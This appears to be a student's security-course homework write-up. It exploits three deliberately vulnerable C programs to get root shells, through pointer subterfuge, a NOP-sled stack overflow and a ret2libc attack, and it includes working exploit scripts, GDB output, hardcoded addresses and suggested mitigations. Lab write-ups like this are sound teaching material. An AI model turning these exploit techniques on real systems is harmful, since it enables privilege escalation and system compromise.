

# CS426 hw3 Writeup

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# Vulnerable1:

## Program Analysis:

The program has two buffers, buf and temp. However, only buf is used in the program. The program expects one command line argument, and passes it to the call\_vul() function that calls the vulnerable() function. The vulnerable() function takes the command line argument and copies it into buf. Afterwards, it checks whether pointer p is initialized, and tries to set the memory pointed by pointer p to value in a.

```
#include <stdio.h>
#include <string.h>

void vulnerable(char *arg)
{
    int *p;
    int a;
    char buf[1659];

    fprintf(stderr, "%s\n", buf);

    strncpy(buf, arg, sizeof(buf) + 8);

    if (p != 0) *p = a;
}


void call_vul(char *arg)
{
    char temp[37];
    vulnerable(arg);
}

int _main(int argc, char **argv)
{
    if (argc != 2) {
        fprintf(stderr, "Error: need a command-line argument\n");
        return 1;
    }
    call_vul(argv[1]);
    return 0;
}
```


When copying the command line argument into buf, it uses a strncpy() function. However, the user is permitted to write up to sizeof(buf) + 8 bytes into the memory. This gives the user the ability to change the pointer p and integer a. Since both the address and value are in the user's control, it allows the user to perform pointer subterfuge and write anywhere in memory with any value. Combined with the buffer buf, I can potentially overwrite the return address to point to the shellcode I inject in buf, causing a root shell to pop up after the vulnerable function exits.

## The Exploit:

Below is a simplified illustration of the stack layout in function `_main()`. The goal is to overwrite the return address saved in the stack and jump to the shellcode when `vulnerable()` exits.



As the program is vulnerable to pointer subterfuge, I planned to write my shellcode in buffer `buf`. Then I would set pointer `p` to point to the return address and `a` to the address of the start of buffer `buf`. This would cause the execution to be redirected to the shellcode after return.



After `*p = a` is executed the return address would point to the start of the shellcode, causing the shellcode to be executed.

From the image below, we can see the address of buf is 0xbff6aafd and the address of the return address is 0xbff6b18c.

```
source:vulnerable1.c+10
5 {
6     int *p;
7     int a;
8     char buf[1659];
9     // buf=0xbff6aafd → 0x00000000
10    fprintf(stderr, "%s\n", buf);
11
12    strncpy(buf, arg, sizeof(buf) + 8);
13
14    if (p != 0) *p = a;
15 }
```

```
[#0] Id 1, Name: "vulnerable1", stopped 0x80498ba in vulnerable (), reason: BREAKPOINT
[ #0] 0x80498ba → vulnerable(arg=0xbff6b1e0 "aa")
[ #1] 0x8049925 → call_vul(arg=0xbff6b1e0 "aa") hw2.tar.gz
[ #2] 0x8049978 → main(argc=0x2, argv=0xbff6b1f0)
[ #3] 0x8049c7e → main(argc=0x2, argv=0x0, envp=0x0)

gef> x buf
0xbff6aafd: 0x00000000
gef> x $ebp+4
0xbff6b18c: 0x08049925
gef>
```

The following is the final exploit script:

```
import sys
from shellcode import shellcode

# address of the return address
ret_addr_addr = b"\x8c\xb1\xf6\xbf"

# address of buf
shellcode_addr = b"\xfd\xaa\xf6\xbf"

sys.stdout.buffer.write(shellcode)
sys.stdout.buffer.write(b"a" * (1659 - len(shellcode)))
sys.stdout.buffer.write(shellcode_addr)
sys.stdout.buffer.write(ret_addr_addr)
```

As described in the script, the shellcode would first be written into buffer buf, and a's would be used to fill out the rest of the space in buf. The address of the shellcode would be written to integer a as the value we want to write to as the return address. Finally, the address of the return address would be written so that `*p = a` correctly overwrites the return address. Note that all addresses are written in reverse order due to the little endianness of the VM.

We can see the attack is successful as I received a root shell.

```
cs426@kali:~/hw3$ ./vulnerable1 $(python3 sol1.py)
# whoami
root
#
```

## Mitigations:

If I am the author of this program, I would never allow the user to write more than the size of the buffer. In this case, I would use a write count of `sizeof(buf)` in `strncpy()` to prevent the user from overwriting local variables. Additionally, I would place any declaration of variables under the buffer declaration so that the user cannot overwrite them in case of buffer overflow. Finally, I would use `W^X` for my memory to prevent the user from writing malicious code and executing them.

## Vulnerable2:

### Program Analysis:

The program accepts an additional command line argument, and copies it into the buffer buf inside the vulnerable() function. However, it tries to read a random integer from /dev/urandom, mask it with 0xFF, and dynamically allocates memory on the stack with the size in bytes of the masked value. This randomizes the stack addresses with a range of 256 bytes. Since I am required to write an exploit that works 100% of the time, the typical shellcode execution, where I overwrite the return address to exactly where the buffer buf is at, would not be feasible.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#include <alloca.h>

void vulnerable(char *arg)
{
    char buf[894];
    strcpy(buf, arg);
}

int _main(int argc, char *argv[])
{
    if (argc != 2) {
        fprintf(stderr, "Error: Need a command-line argument\n");
        exit(1);
    }

    FILE *f = fopen("/dev/urandom", "rb");
    assert(f);
    unsigned int r;
    fread(&r, sizeof(r), 1, f);
    fclose(f);

    alloca(r & 0xFF);

    // these instructions do nothing interesting -- just for offsets to help avoid problem
    r += 1;
    r -= 1;
    r += 1;
    asm("nop");
    r -= 1;
    r += 1;

    vulnerable(argv[1]);

    return 0;
}
```


However, I realized that the range of randomization is known and is small, giving me an opportunity to insert a NOP slab before the shellcode to provide flexibility for my exploit. The NOP slab would guarantee a root shell to be popped after the vulnerable function exits.

## The Exploit:

Before the exploit, I performed enumeration with GDB and discovered that there is an 8 byte space between buf and saved ebp:


```
gef> x $ebp
0xbff6b0d8: 0xbff6b1f8
gef> p 0xbff6b0d8 - 0xbff6b0d0
$6 = 0x8
gef> █
```

Below is a simplified illustration of the stack layout in function vulnerable(). The goal is to inject the shellcode into buffer buf and overwrite the return address to point to a valid region in buf that would trigger the shellcode.



```
cs426@kali:~/hw3$ python3 -c "from shellcode import shellcode; print(len(shellcode))"
53
cs426@kali:~/hw3$ █
```

I found out that the length of the shellcode is 53 bytes. Since I already know the addresses fluctuate within 256 bytes, I could insert a NOP slab with a size of 512 bytes before the shellcode. The size of the NOP slab plus the size of shellcode would be able to fit in buf:



Here is why this method works 100% of the time:

Let's assume I made a guess of the address of the start of buf, by inspecting the address of buf in GDB. If I run the program one more time, my guess would either miss or hit.

Without a NOP slab, my exploit would crash if it misses the actual location of buf. However, If I add 256 bytes to my guess, I guarantee to land in the valid region that could trigger the shellcode:

1. If my guess matches the actual location of buf, my guess + 256 would land in the NOP slab.
2. If my guess is lower than the actual location by at most 256 bytes, my guess + 256 would land in the NOP slab.
3. If my guess is higher than the actual location by at most 256 bytes, my guess would land at the start of the shellcode.

The actual location of buf would differ to my guess by at most 256 bytes, so my guess is guaranteed to land to either the NOP slab or the start of the shellcode, both of which would trigger a root shell.

By investigating in gdb, I got the address of buf I would use for my guess (0xbff6add2) as well as my guess summed with 256 (0xbff6ae52):

```

0x8049985 <vulnerable+0020> push    edx
0x8049986 <vulnerable+0021> mov     ebx, eax
0x8049988 <vulnerable+0023> call   0x8049020
source:vulnerable2.c+10

5  #include <alloca.h>
6
7  void vulnerable(char *arg)
8  {
9      char buf[894];
10     // arg=0xbff6b0e0 → [...] → 0x00616161 ("aaa"?), buf=0xbff6ad52 → 0x00000000
11     strcpy(buf, arg);
12 }
13 int _main(int argc, char *argv[])
14 {
15     if (argc != 2) {
threads
[ #0] Id 1, Name: "vulnerable2", stopped 0x8049979 in vulnerable (), reason: BREAKPOINT
trace
[ #0] 0x8049979 → vulnerable(arg=0xbff6b0e0 "aaa")
[ #1] 0x8049a96 → main(argc=0x2, argv=0xbff6b1f0)
[ #2] 0x8049d9c → main(argc=0x2, argv=0x0, envp=0x0)

gef> x buf
0xbff6ad52: 0x00000000
gef> p 0xbff6ad52 + 256
$5 = 0xbff6ae52
gef>

```

Finally, the exploit script is the following:

```
import sys
from shellcode import shellcode

# address of buf + 256
shellcode_addr = b"\x52\xae\xf6\xbf"

sys.stdout.buffer.write(b"\x90" * 512)
sys.stdout.buffer.write(shellcode)
sys.stdout.buffer.write(b"a" * (894 - len(shellcode) - 512))
sys.stdout.buffer.write(b"a" * 8)
sys.stdout.buffer.write(b"a" * 4)

sys.stdout.buffer.write(shellcode_addr)
```

In the script, I tried to add 512 NOP characters first into buf, then I tried to write the shellcode. To fill the rest of the space in buf, I attempted to write `894 - len(shellcode) - 512` a's as the padding. To reach the return address, I tried to also overflow the 8 byte space and ebp with a's, as indicated in the two subsequent lines. Finally, I overwrites the return address to point to my guess of buf address + 256 (0xbff6ae52). Note that all address are written in reverse order due to the little endianness of the VM.

The exploit is successful as I received a root shell:

```
cs426@kali:~/hw3$ ./vulnerable2 $(python3 sol2.py)
# whoami
root
#
```

## Mitigations:

If I am the author of this program, I would use `strncpy()` instead of `strcpy` for safety. Specifically, I would set the write count to `sizeof(buf)` to prevent the user from potentially writing outside of the buffer. Additionally, I would enable `W^X` for my memory to prevent the user from writing malicious code and executing them.



## Vulnerable3:

### Program Analysis:

The program is essentially a file editor. It accepts a command line argument which stands for the name of the file to read/write to. It tries to open the file and copy the file content into `file_buffer`. After the file is opened, it reads the commands from the user's stdin to:

- r,offset: read the character in `file_buffer[offset]` and print it out
- w,offset,value: write the value to `file_buffer[offset]`
- s: save the file and quit
- q: quit

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>

#define MAX_REQUEST_LENGTH 256
#define QUIT 0
#define SAVE_QUIT 1

char request_buffer[MAX_REQUEST_LENGTH];

void get_user_request()
```

```

{
    puts("(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit: ");
    fgets(request_buffer, MAX_REQUEST_LENGTH, stdin);
}

int user_interaction(unsigned char * file_buffer)
{
    long long offset;
    int value;

    do {
        get_user_request();

        if (request_buffer[0] == 'r')
        {
            if (sscanf(request_buffer, "r,%lld\n", &offset) == 1)
                printf("#2.2d\n", file_buffer[offset]);
            else
                puts("error: unrecognized option");
        }
        else if (request_buffer[0] == 'w')
        {
            if (sscanf(request_buffer, "w,%lld,%d\n", &offset, &value) == 2)
                file_buffer[offset] = value;
            else
                puts("error: unrecognized option");
        }
        else if (request_buffer[0] == 'q' || request_buffer[0] == 's')
        {
            puts("exiting application");
        }
        else
        {
            puts("error: unrecognized option");
        }
    } while (request_buffer[0] != 'q' && request_buffer[0] != 's');

    return (request_buffer[0] == 'q')? QUIT : SAVE_QUIT;
}

void launch(int file_descriptor, long long file_size)
{
    unsigned char file_buffer[file_size];

    if (read(file_descriptor, file_buffer, file_size) != file_size)
    {
        fprintf(stderr, "error: couldn't read file contents\n");
        exit(EXIT_FAILURE);
    }
}

```

```

    if (user_interaction(file_buffer) == SAVE_QUIT)
    {
        lseek(file_descriptor, 0, SEEK_SET);
        if (write(file_descriptor, file_buffer, file_size) != file_size)
            fprintf(stderr, "warning: write error\n");
    }

    close(file_descriptor);
}

long long get_file_size(int file_descriptor)
{
    struct stat stat_struct;

    if (fstat(file_descriptor, &stat_struct) == -1)
    {
        fprintf(stderr, "error: cannot stat given file\n");
        exit(EXIT_FAILURE);
    }

    return(stat_struct.st_size);
}

int _main(int argc, char * argv[])
{
    int input_file_fd;
    long long input_file_size;

    if (argc != 2)
    {
        fprintf(stderr, "usage: %s [filename]\n", argv[0]);
        exit(EXIT_FAILURE);
    }

    if ((input_file_fd = open(argv[1], O_RDWR)) == -1)
    {
        fprintf(stderr, "error opening file %s\n", argv[1]);
        exit(EXIT_FAILURE);
    }

    input_file_size = get_file_size(input_file_fd);
    launch(input_file_fd, input_file_size);

    return(0);
}

```

The vulnerability lies in the fact that the program does not check the values of offset before reading/writing. This is essentially a pointer subterfuge vulnerability, and it allows me to bypass the stack canaries and W^X protection to

write anywhere in memory I want. I could potentially overwrite the return address, causing the execution to be redirected to system("/bin/sh"), and get a root shell.

### The Exploit:

Knowing that the content of the input file does not matter, I left the input file empty. However, even with a file size of 0, there is still a gap of 0x28 bytes (40 bytes) between ebp and file\_buffer:

```
0x40147c <launch+0061> push    DWORD PTR [ebp-0x20]
0x40147f <launch+0064> push    DWORD PTR [ebp-0x10]
0x401482 <launch+0067> push    DWORD PTR [ebp+0x8]
0x401485 <launch+006a> call    0x401040 <read@plt>
0x40148a <launch+006f> add     esp, 0x10
source:vulnerable3.c+58


53
54 void launch(int file_descriptor, long long file_size)
55 {
56     unsigned char file_buffer[file_size];
57
58     // file_descriptor=0x3, file_size=0x0, file_buffer=0xbff6b1a0 -> 0x68c6dc88
59     if (read(file_descriptor, file_buffer, file_size) != file_size)
60     {
61         fprintf(stderr, "error: couldn't read file contents\n");
62         exit(EXIT_FAILURE);
63     }
64 }
threads

[#0] Id 1, Name: "vulnerable3", stopped 0x401479 in launch (), reason: SINGLE STEP
trace

[#0] 0x401479 -> launch(file_descriptor=0x3, file_size=0x0)
[#1] 0x40165c -> _main(argc=0x2, argv=0xbffeb1f0)
[#2] 0x401975 -> main(argc=0x2, argv=0x0, envp=0x0)


gef> p $ebp - file_buffer
$1 = 0x28
gef>
```

Since ebp has an offset of 40 bytes, I figured out that the return address lies in offset 44 bytes in memory. Here is the simplified illustration of the stack layout in the launch function:



Since W^X is enforced, I could not execute an injected shellcode. Thus, my goal is to redirect the execution to running system("/bin/sh") to pop a root shell. In order to do so, I would need to locate the address of system() function in libc and use it to overwrite the return address so it jumps to system() on exit. I would also have to inject the string "/bin/sh" in memory or locate it in the existing memory. Although the handout states that I could go for these two options, the only real option for me is to locate the string in the existing memory without injecting it since the handout demands

exact output – No extra lines or spaces. Trying to inject “/bin/sh” would take extra commands, causing extra prompt lines to display in the output which I would be deducted points for. Here is a simplified demonstration of my exploit:



### Explanation of the attack:

When exiting launch():

- leave instruction sets `esp = ebp` and pops the `ebp` pointer. Now `ebp` points to the old `ebp` and `esp` points to the memory that stores the original return address that we stored the address of `system()` in.
- `ret` instruction pops `eip` from the stack, setting `eip` to the address of `system()` and jumping to it.

Remember when a function is called in assembly, arguments are pushed onto the stack, and the return address is pushed afterwards before jumping into the function. Notice how the layout of the stack right after exiting `launch()` is identical to how it is like right after a function is called. By structuring the stack in this manner, I simulate a call to `system()` with the argument “/bin/sh”.

Normally, the address for the execution to jump to after `system()`, noted by `&exit`, does not matter in terms of getting a root shell. Again, due to the handout demanding exact output, all segmentation faults are not tolerated. Thus, I set it to the original return address for the process to exit safely.

To run the exploit, there are three pieces of information I would need: original return address, address of `system()`, and the address of “/bin/sh” in memory.

By investigating in GDB, I can find the original return address and the address of `system()` easily. The original return address is `0xbff6b1cc` and the address of `system()` is `0xb7c524c0`:

```
gef> x $ebp+4
0xbff6b1cc: 0x0040165c
gef> p system
$4 = {int (const char *)} 0xb7c524c0 <__libc_system>
gef>
```

For finding “/bin/sh”, I proceeded to print out all sections of the memory and their addresses. From the output below, I am interested in the `libc.so.6` and `ld-linux.so.2` segment as it may contain definitions of the “/bin/sh” in their library implementation:

```
gef> info proc mapping
process 2554
Mapped address spaces:
```

	Start Addr	End Addr	Size	Offset	Perms	objfile
	0x400000	0x401000	0x1000	0x0	r--p	/home/cs426/hw3/vulnerable3
	0x401000	0x402000	0x1000	0x1000	r-xp	/home/cs426/hw3/vulnerable3
	0x402000	0x403000	0x1000	0x2000	r--p	/home/cs426/hw3/vulnerable3
	0x403000	0x404000	0x1000	0x2000	r--p	/home/cs426/hw3/vulnerable3
	0x404000	0x405000	0x1000	0x3000	rw-p	/home/cs426/hw3/vulnerable3
	0xb7c00000	0xb7c23000	0x23000	0x0	r--p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7c23000	0xb7daf000	0x18c000	0x23000	r-xp	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7daf000	0xb7e34000	0x85000	0x1af000	r--p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7e34000	0xb7e36000	0x2000	0x234000	r--p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7e36000	0xb7e37000	0x1000	0x236000	rw-p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7e37000	0xb7e41000	0xa000	0x0	rw-p	
	0xb7fc2000	0xb7fc4000	0x2000	0x0	rw-p	
	0xb7fc4000	0xb7fc8000	0x4000	0x0	r--p	[vvar]
	0xb7fc8000	0xb7fca000	0x2000	0x0	r-xp	[vdso]
	0xb7fca000	0xb7fcb000	0x1000	0x0	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7fcb000	0xb7fef000	0x24000	0x1000	r-xp	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7fef000	0xb7ffd000	0xe000	0x25000	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7ffd000	0xb7fff000	0x2000	0x33000	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7fff000	0xb8000000	0x1000	0x35000	rw-p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xbff6a000	0xc0000000	0x96000	0x0	rw-p	[stack]

```
gef>
```

I successfully found `"/bin/sh"` in `libc` and it has the address of `0xb7dc9e3c`:

```
gef> info proc mapping
process 2554
Mapped address spaces:
```

	Start Addr	End Addr	Size	Offset	Perms	objfile
	0x400000	0x401000	0x1000	0x0	r--p	/home/cs426/hw3/vulnerable3
	0x401000	0x402000	0x1000	0x1000	r-xp	/home/cs426/hw3/vulnerable3
	0x402000	0x403000	0x1000	0x2000	r--p	/home/cs426/hw3/vulnerable3
	0x403000	0x404000	0x1000	0x2000	r--p	/home/cs426/hw3/vulnerable3
	0x404000	0x405000	0x1000	0x3000	rw-p	/home/cs426/hw3/vulnerable3
	0xb7c00000	0xb7c23000	0x23000	0x0	r--p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7c23000	0xb7daf000	0x18c000	0x23000	r-xp	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7daf000	0xb7e34000	0x85000	0x1af000	r--p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7e34000	0xb7e36000	0x2000	0x234000	r--p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7e36000	0xb7e37000	0x1000	0x236000	rw-p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7e37000	0xb7e41000	0xa000	0x0	rw-p	
	0xb7fc2000	0xb7fc4000	0x2000	0x0	rw-p	
	0xb7fc4000	0xb7fc8000	0x4000	0x0	r--p	[vvar]
	0xb7fc8000	0xb7fca000	0x2000	0x0	r-xp	[vdso]
	0xb7fca000	0xb7fcb000	0x1000	0x0	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7fcb000	0xb7fef000	0x24000	0x1000	r-xp	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7fef000	0xb7ffd000	0xe000	0x25000	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7ffd000	0xb7fff000	0x2000	0x33000	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7fff000	0xb8000000	0x1000	0x35000	rw-p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xbff6a000	0xc0000000	0x96000	0x0	rw-p	[stack]

```
gef> find 0xb7c00000, 0xb7e37000, "/bin/sh"
0xb7dc9e3c
1 pattern found.
gef>
```

From the `vulnerable3.c` source code, the program only accepts integers as the values for write operations. This means that our input values should be integers that resemble these addresses in memory. Thus, I proceeded to write another program to generate my commands for the exploit:

```
#include <stdio.h>

int main() {
    // the address of system()
```

```

int system_addr = 0xb7c524c0;

// the original return address
int system_return_addr = 0x0040165c;

// the address of "/bin/sh"
int system_arg_addr = 0xb7dc9e3c;

int offset = 44;

for (int i = 0; i < 4; i++) {
    printf("w,%d,%d\n", offset, system_addr);
    offset += 1;
    system_addr = system_addr >> 8;
}

for (int i = 0; i < 4; i++) {
    printf("w,%d,%d\n", offset, system_return_addr);
    offset += 1;
    system_return_addr = system_return_addr >> 8;
}

for (int i = 0; i < 4; i++) {
    printf("w,%d,%d\n", offset, system_arg_addr);
    offset += 1;
    system_arg_addr = system_arg_addr >> 8;
}

printf("q\n");

}

```

The program generates the command necessary for the exploit. The exploit starts by writing in offset 44 since it is where the memory for storing the return address is at. It overwrites the return address with the address of `system()` first. Then, it writes the original return address 4 bytes higher in memory. Finally, it writes the address to `"/bin/sh"` to the memory 8 bytes higher and quits the program.

The program does this by generating a series of write commands and a quit command. As each write operation could only write a single byte, four write commands are used in each address to write the bytes sequentially into the memory, starting from the rightmost byte to the leftmost byte. For each generation of the write command, the program converts the remaining values of the address into an integer. `vulnerable3` is assumed to read the integer and write the first byte of it into the memory. To ensure that the first byte refers to the correct data, the remaining values of the address are bit-shifted by 8 bits for each write command. Thus, the program correctly translates all of the addresses into the desired position in memory.

I used the program to generate my commands for the exploit:

```

cs426@kali:~/hw3$ gcc generate_commands.c -o generate_commands
cs426@kali:~/hw3$ ./generate_commands > sol3_commands.txt
cs426@kali:~/hw3$

```



Here is the commands generated:

```
w,44,-1211816768
w,45,-4733660
w,46,-18491
w,47,-73
w,48,4200028
w,49,16406
w,50,64
w,51,0
w,52,-1210278340
w,53,-4727650
w,54,-18468
w,55,-73
q
```

The exploit is successful as I got a root shell:

```
cs426@kali:~/hw3$ cat sol3_commands.txt - | ./vulnerable3 sol3_input.txt
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
(r)ead,[offset] or (w)rite,[offset],[value], (s)ave/quit or (q)uit:
exiting application
whoami
root
exit

cs426@kali:~/hw3$
```

## Mitigations:

If I am the creator of the program, I would always check the offset before using it for any operation. In vulnerable3, it does not check whether the offset goes out of bounds before using it to read and write memory. I would add an if statement to verify if the offset goes out of bounds, and prints the error message if that happens. For instance, adding file\_size as the parameter of user\_interaction() and placing the following code just above the file\_buffer read and write operations would prevent the attack:

```
if (offset < 0 || offset >= file_size) {
```



```
puts("Invalid offset\n");  
continue;  
}
```

## Collaboration Statement

Individuals consulted:

- None

Online resources used:

- buffer overflow class slides
- buffer overflow defenses class slides
- <https://stackoverflow.com/questions/5691193/gdb-listing-all-mapped-memory-regions-for-a-crashed-process>